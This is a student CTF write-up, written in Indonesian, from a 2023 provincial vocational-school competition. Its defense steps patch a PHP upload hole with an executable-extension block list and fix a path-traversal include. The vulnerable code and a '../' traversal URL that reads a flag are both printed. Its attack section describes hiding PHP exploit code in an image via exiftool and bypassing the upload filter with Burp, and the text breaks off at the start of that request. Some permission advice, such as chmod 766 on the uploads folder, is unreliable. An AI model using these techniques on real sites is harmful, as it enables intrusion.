WriteUp LKS SMK Tingkat Provinsi 2023

Dibuat Oleh :

WarungUncleMutu

Muh. Rizky Daniswara Putra Utama
Yodha Agasthya Novianto Putra

SMK Negeri 2 Surakarta


Daftar Isi

Defense/Hardening

Penyelesaian

1. ### Ganti user


   Ganti password dari 2 user yang tersedia sehingga tidak dapat diakses secara gratis oleh peserta lain

   ```
   root@peserta-11:/# passwd ubuntu
   New password:
   Retype new password:
   passwd: password updated successfully
   root@peserta-11:/# passwd backup2
   New password:
   Retype new password:
   passwd: password updated successfully
   ```


2. ### Perbaiki index.php file upload

   Perbaiki index.php sehingga file upload vulnerability tidak bisa dijalankan dengan memblokir file yang memiliki ekstensi yang dapat menjalankan php, asp, jsp, coldfusion, flash,perl, dan Erlang Yaws Web Server (sumber). Dari yang seperti ini:



```
<?php

if (isset($_POST['submit'])){
    $imgs = basename($_FILES["image"]["name"]);
    $extn = explode('.', $imgs);
    $extn = end($extn);

    $target_dir = "uploads/";
    $target_file = $target_dir . md5($imgs) . '.' . $extn;

    $check = getimagesize($_FILES["image"]["tmp_name"]);
    if($check !== false) {
        $uploadOk = 1;
    } else {
        $uploadOk = 0;
    }

    if (file_exists($target_file)) {
        $uploadOk = 0;
    }

    if ($_FILES["image"]["size"] > 500000) {
        $uploadOk = 0;
    }

    if(strtolower($extn) == "php") {
        $uploadOk = 0;
    }

    if ($uploadOk == 1) {
        move_uploaded_file($_FILES["image"]["tmp_name"], $target_file);

        $url = 'http://' . $_SERVER['HTTP_HOST'] . '/' . $target_file;
        echo '<center>';
        echo 'Image Successfully uploaded!';
        echo '<br>';
        echo "<a href='$url'>$url</a>";
        echo '</center>';
    }
}

?>

<!DOCTYPE html>
<html lang="en">
<head>
  <title>LKS Image Storage</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/css/bootstrap.min.css">
  <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.3/jquery.min.js"></script>
  <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/js/bootstrap.min.js"></script>
</head>
<body>

<div class="container">
  <center style="margin-top: 10%;">
    <h2>LKS Image Storage</h2>
    <p>Upload your image here for free</p>
  </center>

  <form action="<?php echo $_SERVER["PHP_SELF"];?>" method="post" enctype="multipart/form-data">
    <div class="form-group">
      <label for="image">Upload your Image</label>
      <input type="file" name="image" class="form-control-file" id="image">
    </div>
    <button type="submit" name="submit" class="btn btn-default">submit</button>
  </form>
</div>

</body>
</html>
```


Menjadi seperti ini:



```php
<?php

if (isset($_POST['submit'])) {
    $imgs = basename($_FILES["image"]["name"]);
    $extn = explode('.', $imgs);
    $extn = end($extn);

    $target_dir = "uploads/";
    $target_file = $target_dir . md5($imgs) . '.' . $extn;

    $check = getimagesize($_FILES["image"]["tmp_name"]);
    if ($check !== false) {
        $uploadOk = 1;
    } else {
        $uploadOk = 0;
    }

    if (file_exists($target_file)) {
        $uploadOk = 0;
    }

    if ($_FILES["image"]["size"] > 500000) {
        $uploadOk = 0;
    }

    $allowedExtensions = array("jpg", "jpeg", "png", "gif");
    $blockedExtensions = array(
        "php", "php2", "php3", "php4", "php5", "php6", "php7", "phps", "phps", "pht", "phtm", "phtml",
        "pgif", "shtml", "htaccess", "phar", "inc", "hphp", "ctp", "module", "asp", "aspx", "config", "ashx",
        "asmx", "aspq", "axd", "cshtm", "cshtml", "rem", "soap", "vbhtm", "vbhtml", "asa", "cer", "shtml",
        "jsp", "jspx", "jsw", "jsv", "jspf", "wss", "do", "action", "cfm", "cfml", "cfc", "dbm", "swf",
        "pl", "cgi", "yaws"
    );

    if (!in_array(strtolower($extn), $allowedExtensions) || in_array(strtolower($extn), $blockedExtensions))
{       $uploadOk = 0;
    }

    if ($uploadOk == 1) {
        move_uploaded_file($_FILES["image"]["tmp_name"], $target_file);

        $url = 'http://' . $_SERVER['HTTP_HOST'] . '/' . $target_file;
        echo '<center>';
        echo 'Image Successfully uploaded!';
        echo '<br>';
        echo "<a href='$url'>$url</a>";
        echo '</center>';
    }
}

?>

<!DOCTYPE html>
<html lang="en">

<head>
    <title>LKS Image Storage</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/css/bootstrap.min.css">
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.3/jquery.min.js"></script>
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/js/bootstrap.min.js"></script>
</head>

<body>

    <div class="container">
        <center style="margin-top: 10%;">
            <h2>LKS Image Storage</h2>
            <p>Upload your image here for free</p>
        </center>

        <form action="<?php echo $_SERVER["PHP_SELF"]; ?>" method="post" enctype="multipart/form-data">
            <div class="form-group">
                <label for="image">Upload your Image</label>
                <input type="file" name="image" class="form-control-file" id="image">
            </div>
            <button type="submit" name="submit" class="btn btn-default">Submit</button>
        </form>
    </div>

</body>

</html>
```


3. Perbaiki index.php lksprofile

   Perbaiki index.php sehingga flag tidak bisa dibaca melalui 10.22.16.253:8000/index.php?page=../../../../flag/flag_user.txt.
   Dengan cara di-redirect ke halaman utama/index.
   Dari index php yang seperti ini:



```
<!DOCTYPE html>
<html>
<head>
        <title>Top Anime List</title>
        <link rel="stylesheet" type="text/css" href="assets/styles.css">
        <link rel="stylesheet" type="text/css" href="assets/table.css">
        <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-
awesome.min.css">
</head>
<body>
<header>
        <ul>
                <a href="/index.php?page=index.php"><li>Home</li></a>
                <a href="/index.php?page=peserta.php"><li>Peserta</li></a>
                <a href="/index.php?page=contact.php"><li>Contact</li></a>
                <a href="/index.php?page=about.php"><li>About</li></a>
        </ul>
</header>
<section id='content'>

<?php

if (isset($_GET['page'])) {
        $page = $_GET['page'];
} else {
        $page = 'index.php';
}

include("pages/$page");

?>

</section>
<footer>
        Copyright &copy; 2023 LKS Jateng Cyber Security
</footer>
<!-- <script src="assets/main.js"></script> -->
</body>
</html>
```

Menjadi seperti ini:



```
<!DOCTYPE html>
<html>
<head>
        <title>Top Anime List</title>
        <link rel="stylesheet" type="text/css" href="assets/styles.css">
        <link rel="stylesheet" type="text/css" href="assets/table.css">
        <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-
awesome.min.css">
</head>
<body>
<header>
        <ul>
                <a href="/index.php?page=index.php"><li>Home</li></a>
                <a href="/index.php?page=peserta.php"><li>Peserta</li></a>
                <a href="/index.php?page=contact.php"><li>Contact</li></a>
                <a href="/index.php?page=about.php"><li>About</li></a>
        </ul>
</header>
<section id='content'>

<?php

if (isset($_GET['page'])) {
        $page = $_GET['page'];
} else {
        $page = 'index.php';
}

include("pages/$page");

?>

</section>
<footer>
        Copyright &copy; 2023 LKS Jateng Cyber Security
</footer>
<!-- <script src="assets/main.js"></script> -->
</body>
</html>
root@peserta-11:/var/www/lksprofile# cat index.php
<!DOCTYPE html>
<html>
<head>
        <title>Top Anime List</title>
        <link rel="stylesheet" type="text/css" href="assets/styles.css">
        <link rel="stylesheet" type="text/css" href="assets/table.css">
        <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-
awesome.min.css">
</head>
<body>
<header>
        <ul>
                <a href="/index.php?page=index.php"><li>Home</li></a>
                <a href="/index.php?page=peserta.php"><li>Peserta</li></a>
                <a href="/index.php?page=contact.php"><li>Contact</li></a>
                <a href="/index.php?page=about.php"><li>About</li></a>
        </ul>
</header>
<section id='content'>

<?php

$allowedPages = ['index.php', 'peserta.php', 'contact.php', 'about.php'];

if (isset($_GET['page'])) {
    $page = $_GET['page'];

    // Validasi apakah halaman yang diminta ada dalam daftar halaman yang diperbolehkan
    if (in_array($page, $allowedPages)) {
        include("pages/$page");
    } else {
        // Jika halaman tidak valid, kembalikan ke halaman default
        include("pages/index.php");
    }
} else {
    // Jika parameter 'page' tidak ada, kembalikan ke halaman default
    include("pages/index.php");
}

?>

</section>
<footer>
        Copyright &copy; 2023 LKS Jateng Cyber Security
</footer>
<!-- <script src="assets/main.js"></script> -->
</body>
</html>
```

4. Menghapus file /bin/bashc
   Hapus file /bin/bashc karena dapat digunakan untuk mendapat akses root tanpa menggunakan password.

5. chmod
   Melakukan perintah chmod:
   - chmod 744 pada file /etc/passwd
     Untuk mencegah penambahan user baru dengan akses root
   - chmod 744 /bin/bash
     Untuk mencegah masuknya user tanpa akses root.
   - chmod 766 /var/www/lksimagestorage/uploads/
     Untuk mencegah akses dari luar (terkait dengan file upload vulnerability)

6. VSFTPD Config
   Mengubah permission yang dapat dimanfaatkan oleh penyerang di /etc/vsftpd.conf
   Pengubahannya seperti berikut :
   - anonymous_enable=YES -> anonymous_enable=NO
   - anon_upload_enable=YES -> anon_upload_enable=NO
   - anon_mkdir_write_enable=YES -> anon_mkdir_write_enable=NO
   - allow_writeable_chroot=YES -> allow_writeable_chroot=NO
   - anon_root=/var/www/html -> anon_root=/tmp/
   - anon_other_write_enable=YES -> anon_other_write_enable=NO

   Dengan adanya perubahan config diatas dapat digunakan untuk mencegah pengaksesan folder menggunakan user anonym.


Attack

1. File Upload Vulnerability
   Mencari flag_user.txt menggunakan kerentanan file upload dengan mengunggah file gambar yang berisi kode exploit php yang disisipkan di bagian comment menggunakan perintah exiftool berikut :

   ```
   exiftool “-comment<=file_php_anda.php”
   gambar_anda.png
   ```

Kode phpnya dapat ditemukan di situs ini.

Mulai intercept dan proxy burpsuite, lalu unggah file yang sudah dipasang kode eksploitasi, ubah ekstensi file di interceptor burpsuite, lalu forward.




```
POST /index.php HTTP/1.1
Host: 10.22.16.61:10001
